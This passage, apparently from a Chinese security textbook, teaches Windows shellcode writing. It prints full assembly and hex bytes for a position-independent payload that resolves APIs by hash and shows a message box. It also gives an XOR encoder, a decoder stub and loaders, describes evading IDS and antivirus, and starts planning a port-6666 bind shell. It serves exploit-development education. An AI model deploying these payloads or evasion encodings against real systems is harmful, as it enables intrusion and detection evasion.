在将 hash 压入栈中之前，注意先将增量标志 DF 清零。因为当 shellcode 是利用异常处理机制而植入的时候，往往会产生标志位的变化，使 shellcode 中的字串处理方向发生变化而产生错误（如指令 LODSD）。如果您在堆溢出利用中发现原本身经百战的 shellcode 在运行时出错，很可能就是这个原因。总之，一个字节的指令可以大大增加 shellcode 的通用性。

现在可以将这些 hash 结果压入栈中，并用一个寄存器标识位置，以备后面搜索 API 函数时使用。

```
;store hash
push 0x1e380a6a                    ;hash of MessageBoxA
push 0x4fd18963                    ;hash of ExitProcess
push 0x0c917432                    ;hash of LoadLibraryA
mov esi,esp                        ;esi = addr of first function hash
lea edi,[esi-0xc]                  ;edi = addr to start writing function
```

然后我们需要抬高栈顶，保护 shellcode 不被入栈数据破坏。

```
;make some stack space
xor ebx,ebx
mov bh, 0x04
sub esp, ebx
```

按照图 3.4.1 所示，定位 kernel32.dll 的代码如下。

```
;find base addr of kernel32.dll
mov ebx, fs:[edx + 0x30]           ;ebx = address of PEB
mov ecx, [ebx + 0x0c]              ;ecx = pointer to loader data
mov ecx, [ecx + 0x1c]              ;ecx = first entry in initialisation
                                   ;order list
mov ecx, [ecx]                     ;ecx = second entry in list
                                   ;(kernel32.dll)
```

```
mov ebp, [ecx + 0x08]                ;ebp = base address of kernel32.dll
```

在导入表中搜索 API 的逻辑可以设计如图 3.4.2 所示。




图 3.4.2　定位 API 的流程图

最终的代码实现如下。

```
int main()
{
```

```
_asm{
    CLD                         ;clear flag DF
    ;store hash
    push 0x1e380a6a             ;hash of MessageBoxA
    push 0x4fd18963             ;hash of ExitProcess
    push 0x0c917432             ;hash of LoadLibraryA
    mov esi,esp                 ;esi = addr of first function hash
    lea edi,[esi-0xc]           ;edi = addr to start writing function

    ;make some stack space
    xor ebx,ebx
    mov bh, 0x04
    sub esp, ebx

    ;push a pointer to "user32" onto stack
    mov bx, 0x3233  ;rest of ebx is null
    push ebx
    push 0x72657375
    push esp
    xor edx,edx

    ;find base addr of kernel32.dll
    mov ebx, fs:[edx + 0x30]   ;ebx = address of PEB
    mov ecx, [ebx + 0x0c]      ;ecx = pointer to loader data
    mov ecx, [ecx + 0x1c]      ;ecx = first entry in initialization
                               ;order list
    mov ecx, [ecx]  ;ecx = second entry in list
                               ;(kernel32.dll)
    mov ebp, [ecx + 0x08]      ;ebp = base address of kernel32.dll


find_lib_functions:

   lodsd                       ;load next hash into al and increment esi
    cmp eax, 0x1e380a6a        ;hash of MessageBoxA - trigger
                               ;LoadLibrary("user32")
    jne find_functions
    xchg eax, ebp              ;save current hash
    call [edi - 0x8]           ;LoadLibraryA
    xchg eax, ebp              ;restore current hash, and update ebp
                               ;with base address of user32.dll
find_functions:
    pushad                     ;preserve registers
    mov eax, [ebp + 0x3c]      ;eax = start of PE header
    mov ecx, [ebp + eax + 0x78]  ;ecx = relative offset of export table
```

```
    add ecx, ebp              ;ecx = absolute addr of export table
    mov ebx, [ecx + 0x20]     ;ebx = relative offset of names table
    add ebx, ebp              ;ebx = absolute addr of names table
    xor edi, edi              ;edi will count through the functions

next_function_loop:
    inc edi                   ;increment function counter
   mov esi, [ebx + edi * 4]   ;esi = relative offset of current
                              ;function name
    add esi, ebp              ;esi = absolute addr of current
                              ;function name
    cdq                       ;dl will hold hash (we know eax is
                              ;small)

hash_loop:
    movsx eax, byte ptr[esi]
    cmp al,ah
    jz compare_hash
    ror edx,7
    add edx,eax
    inc esi
    jmp hash_loop

compare_hash:
  cmp edx, [esp + 0x1c]       ;compare to the requested hash (saved on
                              ;stack from pushad)
    jnz next_function_loop


    mov ebx, [ecx + 0x24]     ;ebx = relative offset of ordinals
    ;table
    add ebx, ebp              ;ebx = absolute addr of ordinals
                              ;table
    mov di, [ebx + 2 * edi]   ;di = ordinal number of matched
                              ;function
    mov ebx, [ecx + 0x1c]     ;ebx = relative offset of address
                              ;table
    add ebx, ebp              ;ebx = absolute addr of address table
    add ebp, [ebx + 4 * edi]  ;add to ebp (base addr of module) the
                              ;relative offset of matched function
    xchg eax, ebp             ;move func addr into eax
    pop edi                   ;edi is last onto stack in pushad
    stosd                     ;write function addr to [edi] and
                              ;increment edi
    push edi
```

```
            popad                       ;restore registers
                                        ;loop until we reach end of last hash
            cmp eax,0x1e380a6a
            jne find_lib_functions

        function_call:
            xor ebx,ebx
            push ebx                    ;cut string
            push 0x74736577
            push 0x6C696166             ;push failwest
            mov eax,esp                 ;load address of failwest
            push ebx
            push eax
            push eax
            push ebx
            call [edi - 0x04]           ;call MessageboxA
            push ebx
            call [edi - 0x08]           ;call ExitProcess
            nop
            nop
            nop
            nop
        }
    }
```

上述汇编代码可以用 VC 6.0 直接编译运行，并生成 PE 文件。之后可以用 OllyDbg 或者 IDA 等反汇编工具从 PE 文件的代码节中提取出二进制的机器码如下。

提示：之所以在汇编代码的前后都加上一段 nop（0x90），是为了在反汇编工具或调试时非常方便地区分出 shellcode 的代码。

```
"\x90"//                            NOP
"\xFC"//                            CLD
"\x68\x6A\x0A\x38\x1E"//            PUSH 1E380A6A
"\x68\x63\x89\xD1\x4F"//            PUSH 4FD18963
"\x68\x32\x74\x91\x0C"//            PUSH 0C917432
"\x8B\xF4"//                        MOV ESI,ESP
"\x8D\x7E\xF4"//                    LEA EDI,DWORD PTR DS:[ESI-C]
"\x33\xDB"//                        XOR EBX,EBX
"\xB7\x04"//                        MOV BH,4
"\x2B\xE3"//                        SUB ESP,EBX
"\x66\xBB\x33\x32"//                MOV BX,3233
"\x53"//                            PUSH EBX
"\x68\x75\x73\x65\x72"//            PUSH 72657375
"\x54"//                            PUSH ESP
```

```
"\x33\xD2"//                    XOR EDX,EDX
"\x64\x8B\x5A\x30"//            MOV EBX,DWORD PTR FS:[EDX+30]
"\x8B\x4B\x0C"//                MOV ECX,DWORD PTR DS:[EBX+C]
"\x8B\x49\x1C"//                MOV ECX,DWORD PTR DS:[ECX+1C]
"\x8B\x09"//                    MOV ECX,DWORD PTR DS:[ECX]
"\x8B\x69\x08"//                MOV EBP,DWORD PTR DS:[ECX+8]
"\xAD"//                        LODS DWORD PTR DS:[ESI]
"\x3D\x6A\x0A\x38\x1E"//        CMP EAX,1E380A6A
"\x75\x05"//                    JNZ SHORT popup_co.00401070
"\x95"//                        XCHG EAX,EBP
"\xFF\x57\xF8"//                CALL DWORD PTR DS:[EDI-8]
"\x95"//                        XCHG EAX,EBP
"\x60"//                        PUSHAD
"\x8B\x45\x3C"//                MOV EAX,DWORD PTR SS:[EBP+3C]
"\x8B\x4C\x05\x78"//            MOV ECX,DWORD PTR SS:[EBP+EAX+78]
"\x03\xCD"//                    ADD ECX,EBP
"\x8B\x59\x20"//                MOV EBX,DWORD PTR DS:[ECX+20]
"\x03\xDD"//                    ADD EBX,EBP
"\x33\xFF"//                    XOR EDI,EDI
"\x47"//                        INC EDI
"\x8B\x34\xBB"//                MOV ESI,DWORD PTR DS:[EBX+EDI*4]
"\x03\xF5"//                    ADD ESI,EBP
"\x99"//                        CDQ
"\x0F\xBE\x06"//                MOVSX EAX,BYTE PTR DS:[ESI]
"\x3A\xC4"//                    CMP AL,AH
"\x74\x08"//                    JE SHORT popup_co.00401097
"\xC1\xCA\x07"//                ROR EDX,7
"\x03\xD0"//                    ADD EDX,EAX
"\x46"//                        INC ESI
"\xEB\xF1"//                    JMP SHORT popup_co.00401088
"\x3B\x54\x24\x1C"//            CMP EDX,DWORD PTR SS:[ESP+1C]
"\x75\xE4"//                    JNZ SHORT popup_co.00401081
"\x8B\x59\x24"//                MOV EBX,DWORD PTR DS:[ECX+24]
"\x03\xDD"//                    ADD EBX,EBP
"\x66\x8B\x3C\x7B"//            MOV DI,WORD PTR DS:[EBX+EDI*2]
"\x8B\x59\x1C"//                MOV EBX,DWORD PTR DS:[ECX+1C]
"\x03\xDD"//                    ADD EBX,EBP
"\x03\x2C\xBB"//                ADD EBP,DWORD PTR DS:[EBX+EDI*4]
"\x95"//                        XCHG EAX,EBP
"\x5F"//                        POP EDI
"\xAB"//                        STOS DWORD PTR ES:[EDI]
"\x57"//                        PUSH EDI
"\x61"//                        POPAD
"\x3D\x6A\x0A\x38\x1E"//        CMP EAX,1E380A6A
"\x75\xA9"//                    JNZ SHORT popup_co.00401063
```

```
"\x33\xDB"//                          XOR EBX,EBX
"\x53"//                              PUSH EBX
"\x68\x77\x65\x73\x74"//              PUSH 74736577
"\x68\x66\x61\x69\x6C"//              PUSH 6C696166
"\x8B\xC4"//                          MOV EAX,ESP
"\x53"//                              PUSH EBX
"\x50"//                              PUSH EAX
"\x50"//                              PUSH EAX
"\x53"//                              PUSH EBX
"\xFF\x57\xFC"//                      CALL DWORD PTR DS:[EDI-4]
"\x53"//                              PUSH EBX
"\xFF\x57\xF8";//                     CALL DWORD PTR DS:[EDI-8]
```

上述这种保存在字符数组中的 shellcode 已经可以轻易地在 exploit 程序中使用了，也可以用前边的 shellcode 装载程序单独加载运行。

```
char popup_general[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
 "\x53\xFF\x57\xFC\x53\xFF\x57\xF8";
void main()
{
      __asm
      {
         lea eax, popup_general
         push  eax
         ret
   }
   }
```

这样，一段考虑了跨平台、健壮性、稳定性、通用性等各方面因素的高质量 shellcode 就生成了。本书后面章节将在实验中反复使用这段 shellcode。经过反复的实验，这段 shellcode 在各种溢出利用场景下都表现出色。

通过本节的介绍，可以看出即使是经验丰富的汇编程序员，想要写出高质量的 shellcode 也得着实花一翻工夫。事实上，若非真的有特殊需要，即使是经验丰富的 hacker 也不会总是自己编写 shellcode。大多数情况下，从 Internet 上可以得到许多经典的 shellcode。另外 MetaSploit

通用漏洞测试架构 3.0 下的 payload 库中，目前已经包含了包括绑定端口、网马 downloader、远程 shell、任意命令执行等在内的 104 种不同功能的经典 shellcode。通过简单的参数配置，可以轻易导出 C 语言格式、Perl 语言格式、ruby 语言格式、原始十六进制格式等形式的 shellcode。我们会在后面章节中专门介绍 MataSploit 的使用和开发。

3.5 shellcode 编码技术

3.5.1 为什么要对 shellcode 编码

在很多漏洞利用场景中，shellcode 的内容将会受到限制。

首先，所有的字符串函数都会对 NULL 字节进行限制。通常我们需要选择特殊的指令来避免在 shellcode 中直接出现 NULL 字节（byte，ASCII 函数）或字（word，Unicode 函数）。

其次，有些函数还会要求 shellcode 必须为可见字符的 ASCII 值或 Unicode 值。在这种限制较多的情况下，如果仍然通过挑选指令的办法控制 shellcode 的值的话，将会给开发带来很大困难。毕竟用汇编语言写程序就已经不那么容易了，如果在关心程序逻辑和流程的同时，还要分心去选择合适的指令将会让我这样不很聪明的程序员崩溃掉。

最后，除了以上提到的软件自身的限制之外，在进行网络攻击时，基于特征的 IDS 系统往往也会对常见的 shellcode 进行拦截。

那么，怎样突破重重防护，把 shellcode 从程序接口安全地送入堆栈呢？一个比较容易想到的办法就是给 shellcode“乔装打扮，让其“蒙混过关”后再展开行动。

我们可以先专心完成 shellcode 的逻辑，然后使用编码技术对 shellcode 进行编码，使其内容达到限制的要求，最后再精心构造十几个字节的解码程序，放在 shellcode 开始执行的地方。




图 3.5.1 shellcode 编码示意图

当 exploit 成功时，shellcode 顶端的解码程序首先运行，它会在内存中将真正的 shellcode 还原成原来的样子，然后执行之。这种对 shellcode 编码的方法和软件加壳的原理非常类似。

这样，我们只需要专注于几条解码指令，使其符合限制条件就行，相对于直接关注于整段

shellcode 来说使问题简化了很多。本节我们就来实践这样一种方法。




图 3.5.2 shellcode 解码示意图

题外话：很多病毒也会采取类似加壳的办法来躲避杀毒软件的查杀：首先对自身编码，若直接查看病毒文件的代码节会发现只有几条用于解码的指令，其余都是无效指令；当 PE 装入开始运行时，解码器将真正的代码指令还原出来，并运行之、实施破坏活动；杀毒软件将一种特征记录之后，病毒开发者只需要使用新的编码算法（密钥）重新对 PE 文件编码，即可躲过查杀。然而自古正邪不两立，近年来杀毒软件开始普遍采用内存杀毒的办法来增加查杀力度，就是等病毒装载完成并已还原出真面目的时候进行查杀。

3.5.2 会“变形”的 shellcode

下面将在上节所实现的通用 shellcode 的基础上，演示一个最简单的 shellcode 加壳过程，这包括：对原始 shellcode 编码，开发解码器，将解码器和经过编码的 shellcode 送入装载器运行调试。

最简单的编码过程莫过于异或运算了，因为对应的解码过程也同样最简单。我们可以编写程序对 shellcode 的每个字节用特定的数据进行异或运算，使得整个 shellcode 的内容达到要求。在编码时需要注意以下几点。

- 用于异或的特定数据相当于加密算法的密钥，在选取时不可与 shellcode 已有字节相同，否则编码后会产生 NULL 字节。
- 可以选用多个密钥分别对 shellcode 的不同区域进行编码，但会增加解码操作的复杂性。
- 可以对 shellcode 进行很多轮编码运算。

这里给出一个我实现的最简单的基于异或运算的编码器，用于演示这种技术。

```
  void encoder (char* input, unsigned char key, int display_flag)// bool
display_flag
{
      int i=0,len=0;
```

```
        FILE * fp;
        unsigned char * output;
        len = strlen(input);
        output=(unsigned char *)malloc(len+1);
        if(!output)
        {
            printf("memory erro!\n");
            exit(0);
        }
        //encode the shellcode
        for(i=0;i<len;i++)
        {
            output[i] = input[i]^key;
        }
        if(!(fp=fopen("encode.txt","w+")))
        {
            printf("output file create erro");
            exit(0);
        }
        fprintf(fp,"\"");
        for(i=0;i<len;i++)
        {
            fprintf(fp,"\\x%0.2x", output[i]);
            if((i+1)%16==0)
            {
                fprintf(fp,"\"\n\"");
            }
        }
        fprintf(fp,"\";");
        fclose(fp);
        printf("dump the encoded shellcode to encode.txt OK!\n");
        if(display_flag)//print to screen
        {
            for(i=0;i<len;i++)
            {
                printf("%0.2x ",output[i]);
                if((i+1)%16==0)
                {
                    printf("\n");
                }
            }
        }
        free(output);
    }
```

encoder（）函数会使用传入的 key 参数对输入的数据逐一异或，并将其整理成十六进制的形式 dump 进一个名为 encode.txt 的文件中。这里对第四节中的通用 shellcode 进行编码，密钥采用 0x44，在 main 中直接调用 encoder(popup_general,0x44 ,1)，会得到经过编码的 shellcode 如下：

```
"\xb8\x2c\x2e\x4e\x7c\x5a\x2c\x27\xcd\x95\x0b\x2c\x76\x30\xd5\x48"
"\xcf\xb0\xc9\x3a\xb0\x77\x9f\xf3\x40\x6f\xa7\x22\xff\x77\x76\x17"
"\x2c\x31\x37\x21\x36\x10\x77\x96\x20\xcf\x1e\x74\xcf\x0f\x48\xcf"
"\x0d\x58\xcf\x4d\xcf\x2d\x4c\xe9\x79\x2e\x4e\x7c\x5a\x31\x41\xd1"
"\xbb\x13\xbc\xd1\x24\xcf\x01\x78\xcf\x08\x41\x3c\x47\x89\xcf\x1d"
"\x64\x47\x99\x77\xbb\x03\xcf\x70\xff\x47\xb1\xdd\x4b\xfa\x42\x7e"
"\x80\x30\x4c\x85\x8e\x43\x47\x94\x02\xaf\xb5\x7f\x10\x60\x58\x31"
"\xa0\xcf\x1d\x60\x47\x99\x22\xcf\x78\x3f\xcf\x1d\x58\x47\x99\x47"
"\x68\xff\xd1\x1b\xef\x13\x25\x79\x2e\x4e\x7c\x5a\x31\xed\x77\x9f"
"\x17\x2c\x33\x21\x37\x30\x2c\x22\x25\x2d\x28\xcf\x80\x17\x14\x14"
"\x17\xbb\x13\xb8\x17\xbb\x13\xbc\xd4";
```

对于解码，我们可以用以下几条指令实现。

```
   void main()
{
      __asm
      {
         add eax, 0x14 //越过 decoder，记录 shellcode 的起始地址
         xor ecx,ecx
decode_loop:
         mov bl,[eax+ecx]
         xor bl, 0x44 //这里用 0x44 作为 key，如编码的 key 改变，这里也要相应
                      //改变
         mov [eax+ecx],bl
         inc ecx
         cmp bl,0x90 //在 shellcode 末尾放上一个字节的 0x90 作为结束符
         jne decode_loop
      }
   }
```

对于这个解码器，有以下需要注意的地方。

（1）解码器不能单独运行，需要用 VC 6 .0 将其编译，然后用 OllyDbg 提取出二进制的机器代码，联合经过编码的 shellcode 一起执行。

（2）解码器默认在 shellcode 开始执行时，EAX 已经对准了 shellcode 的起始位置。

（3）解码器将认为 shellcode 的最后一个字节为 0x90，所以在编码前要注意给原始 shellcode 多加一个字节的 0x90 作为结尾，否则会产生错误。

将汇编指令转换为机器代码，如表 3-5-1 所示。

表 3-5-1　将汇编指令转换为机器代码

机器代码	汇编指令	说　明
"\x83\xC0\x14"	ADD EAX,14 h	跃过 decoder 代码区
"\x33\xC9"	XOR ECX,ECX	ECX 被当作循环控制变量
"\x8A\x1C\x08"	MOV BL, [EAX+ECX]	
"\x80\xF3\x44"	XOR BL,44 h	这里 key=0x44，如果 encode 使用新 key，这里需要做相应的修改
"\x88\x1C\x08" M	OV[EAX+ECX],BL	
"\x41"	INC ECX	
"\x80\xFB\x90"	CMP BL,90 h	将 0x90 作为 shellcode 结束的标识符
"\x75\xF1" JN	Z	

最后，将这 20 个字节的解码指令与经过编码的 shellcode 一起送入装载器测试。

```
char final_sc_44[]=
"\x83\xC0\x14"            //ADD EAX,14H
"\x33\xC9"                //XOR ECX,ECX
"\x8A\x1C\x08"            //MOV BL,BYTE PTR DS:[EAX+ECX]
"\x80\xF3\x44"            //XOR BL,44H
                          //notice 0x44 is taken as temp key to decode !
"\x88\x1C\x08"            //MOV BYTE PTR DS:[EAX+ECX],BL
"\x41"                    //INC ECX
"\x80\xFB\x90"            //CMP BL,90H
"\x75\xF1"                //JNZ SHORT decoder.00401034
"\xb8\x2c\x2e\x4e\x7c\x5a\x2c\x27\xcd\x95\x0b\x2c\x76\x30\xd5\x48"
"\xcf\xb0\xc9\x3a\xb0\x77\x9f\xf3\x40\x6f\xa7\x22\xff\x77\x76\x17"
"\x2c\x31\x37\x21\x36\x10\x77\x96\x20\xcf\x1e\x74\xcf\x0f\x48\xcf"
"\x0d\x58\xcf\x4d\xcf\x2d\x4c\xe9\x79\x2e\x4e\x7c\x5a\x31\x41\xd1"
"\xbb\x13\xbc\xd1\x24\xcf\x01\x78\xcf\x08\x41\x3c\x47\x89\xcf\x1d"
"\x64\x47\x99\x77\xbb\x03\xcf\x70\xff\x47\xb1\xdd\x4b\xfa\x42\x7e"
"\x80\x30\x4c\x85\x8e\x43\x47\x94\x02\xaf\xb5\x7f\x10\x60\x58\x31"
"\xa0\xcf\x1d\x60\x47\x99\x22\xcf\x78\x3f\xcf\x1d\x58\x47\x99\x47"
"\x68\xff\xd1\x1b\xef\x13\x25\x79\x2e\x4e\x7c\x5a\x31\xed\x77\x9f"
"\x17\x2c\x33\x21\x37\x30\x2c\x22\x25\x2d\x28\xcf\x80\x17\x14\x14"
 "\x17\xbb\x13\xb8\x17\xbb\x13\xbc\xd4";
void main()
{
      __asm
      {
          lea eax, final_sc_44
          push  eax
          ret
```

```
        }
    }
```

编译运行之，看到熟悉的 failwest 了吗？

以上是一个最简单的 shellcode 编码过程，用于演示开发 shellcode 编码器、解码器的原理和方法。实际上，除了自己开发之外，一个更简单的给 shellcode 编码、解码的方法是利用 MetaSploit。目前，MetaSploit 3.0 所提供的编码和解码算法总共有 17 种（包括本节介绍的单字节异或算法），已经能够满足绝大多数安全测试的需要。

3.6 为 shellcode“减肥”

3.6.1 shellcode 瘦身大法

除了对内容的限制之外，shellcode 的长度也将是其优劣性的重要衡量标准。短小精悍的 shellcode 除了可以宽松地布置在大缓冲区之外，还可以塞进狭小的内存缝隙，适应多种多样的缓冲区组织策略，具有更强的通用性。

用尽可能短的代码篇幅在 shellcode 中实现丰富的功能需要很多编程技巧，我们这一节就专门讨论这类用于精简代码篇幅的编程技巧。

本节将以实现一个能够绑定端口等待外来连接的 shellcode 为例，来介绍用于精简代码篇幅的编程技巧。这些技巧和思路将为开发高级的 shellcode 带来很多启示和帮助。

本节大部分内容源于 NGS 公司的著名安全专家 Dafydd S tuttard 的文章“Writing Sm all shellcode”。在征得 Dafydd 本人的同意后，我们对这篇文章进行了重新加工和组织，希望对 shellcode 开发感兴趣的朋友能够有所帮助。

本节将涉及比较多的汇编知识和技术，供有一定汇编语言开发基础的朋友学习参考。如果您想专注于漏洞分析和利用方面的知识，也可跳过本节，直接学习后续的章节。

当 shellcode 的尺寸缩短到一定程度之后，每减少一个字节，我们都需要额外做更多努力。在实际开发之前，首先我们应当清楚 shellcode 中的指令是用什么办法“节省”出来的。

1. 勤俭持家——精挑细选“短”指令

x86 指令集中指令所对应的机器码的长短是不一样的，有时候功能相似的指令的机器码长度差异会很大。这里给出一些非常有用的单字节指令。

```
xchg eax,reg 交换 eax 和其他寄存器中的值
lodsd 把 esi 指向的一个 dword 装入 eax，并且增加 esi
lodsb 把 esi 指向的一个 byte 装入 al，并且增加 esi
stosd
stosb
pushad/popad     从栈中存储/恢复所有寄存器的值
   cdq 用 edx 把 eax 扩展成四字。这条指令在 eax<0x80000000 时可用作 mov edx ,
NULL
```

2. 事半功倍——“复合”指令功能强

有时候我们可以把两件事情用一条指令完成，例如，用 xchg、lods 或者 stos。

3. 妙用内存——另类的 API 调用方式

有些 API 中许多参数都是 NULL，通常的做法是多次向栈中压入 NULL。如果我们换一个思路，把栈中的一大片区域一次性全部置为 NULL，在调用 API 的时候就可以只压入那些非 NULL 的参数，从而节省出许多压栈指令。

我们经常会遇到 API 中需要一个很大的结构体做参数的情况。通过实验可以发现，大多数情况下，健壮的 API 都可以允许两个结构体相互重叠，尤其是当一个参数是输入结构体[in]，另一个用作接收的结构体[out]时，如果让参数指向同一个[in]结构体，函数往往也能正确执行。这种情况下，仅仅用一个字节的短指令“push esp”就可以代替一大段初始化[out]结构体的代码。

4. 色既是空，空既是色——代码也可以当数据

很多 Windows 的 API 都会要求输入参数是一种特定的数据类型，或者要求特定的取值区间。虽然如此，通过实验我们发现，大多数 API 出于函数健壮性的考虑，在实现时已经对非法参数做出了正确处理。例如，我们经常见到 API 的参数是一个结构体指针和一个指明结构体大小的值，而用于指明结构体大小的参数只要足够大，就不会对函数执行造成任何影响。如果在编写 shellcode 时，发现栈区恰好已经有一个很大的数值，哪怕它是指令码，我们也可以把它的值当成数据直接使用，从而节省掉一条参数压栈的指令。总之，在开发 shellcode 的时候，代码可以是数据，数据也可以是代码！

3. 变废为宝——调整栈顶回收数据

普通程序员不会直接与系统栈打交道，通常与栈沟通的总是编译器。在编译器看来，栈仅仅是用来保护函数调用断点、暂存函数输入参数和返回值等的场所。但是，作为一个 shellcode 的开发人员，必须富有更多的想象力。栈顶之上的数据在逻辑上视为废弃数据，但其物理内容往往并未遭到破坏。如果栈顶之上有需要的数据，不妨调整 esp 的值将栈顶抬高，把它们保护起来以便后面使用，这样能节省出很多用作数据初始化的指令。这与我们前边讲的抬高栈帧保护 shellcode 有相似之处。

6. 打破常规——巧用寄存器

按照默认的函数调用约定，在调用 API 时有些寄存器（如 EBP、ESI、EDI 等）总是被保存在栈中。把函数调用信息存在寄存器中而不是存在栈中会给 shellcode 带来很多好处。比如大多数函数的运行过程中都不会使用 EBP 寄存器，故我们可以打破常规，直接使用 EBP 来保存数据，而不是把数据存在栈中。

一些 x86 的寄存器有着自己特殊的用途。有的指令要求只能使用特定的寄存器；有的指令使用特定寄存器时的机器码要比使用其他寄存器短。此外，如果寄存器中含有调用函数时需要的数值，尽管不是立刻要调用这些函数，可能还是要考虑提前把寄存器压入栈内以备后用，以免到时候还得另用指令重新获取。

7. 取其精华，去其糟粕——永恒的压缩法宝，hash

实用的 shellcode 通常需要超过 200 甚至 300 字节的机器码，所以对原始的二进制 shellcode 进行编码或压缩是很值得的。上节实验中在搜索 API 函数名时，并没有在 shellcode 中存储原始的函数名，而是使用了函数名的摘要。在需要的 API 比较多的情况下，这样能够节省不少 shellcode 的篇幅。

3.6.2 选择恰当的 hash 算法

我们想要在 shellcode 中实现的功能如下。

（1）绑定一个 shell 到 6666 端口。

（2）允许外部的网络连接使用这个 shell。

（3）程序能够正常退出。

这个 shellcode 应当具有较强的通用性，能够在 Windows NT4、Windows 2000、Windows XP 和 Windows 2003 上运行。开发过程中需要解决的问题实际上有这样两个。

（1）在不同的操作系统版本中，用通用的方法定位所需 API 函数的地址。

（2）调用这些 API，完成 shellcode 的功能。

定位 API 的方法和思路已经在上节实验中介绍过了，这里准备进一步优化搜索 API 时使用的 hash 算法，以精简 shellcode。

实现 bindshell 需要的函数包括。

1. kernel32.dll **中的导出函数**

`LoadLibraryA`	用来装载 `ws2_32.dll`。
`CreateProcessA`	用来为客户端创建一个 `shell` 命令窗口。
`ExitProcess`	用于程序的正常退出。

2. ws2_32.dll **中的导出函数**

`WSAStartup`	需要初始化 `winsock`。
`WSASocketA`	创建套结字。
`bind`	绑定套结字到本地端口。
`listen`	监听外部连接。
`accept`	处理一个外部连接。

我们将搜索相关库函数的导出表，查找导出表中的函数名，最终确定函数入口地址。在搜索操作中将采用比较 hash 摘要的方法，而不是直接比较函数名。其中，选择合适的 hash 算法将是这种方法的关键，也是缩短 shellcode 代码的关键。

下面是在选择这种算法时所考虑的因素。

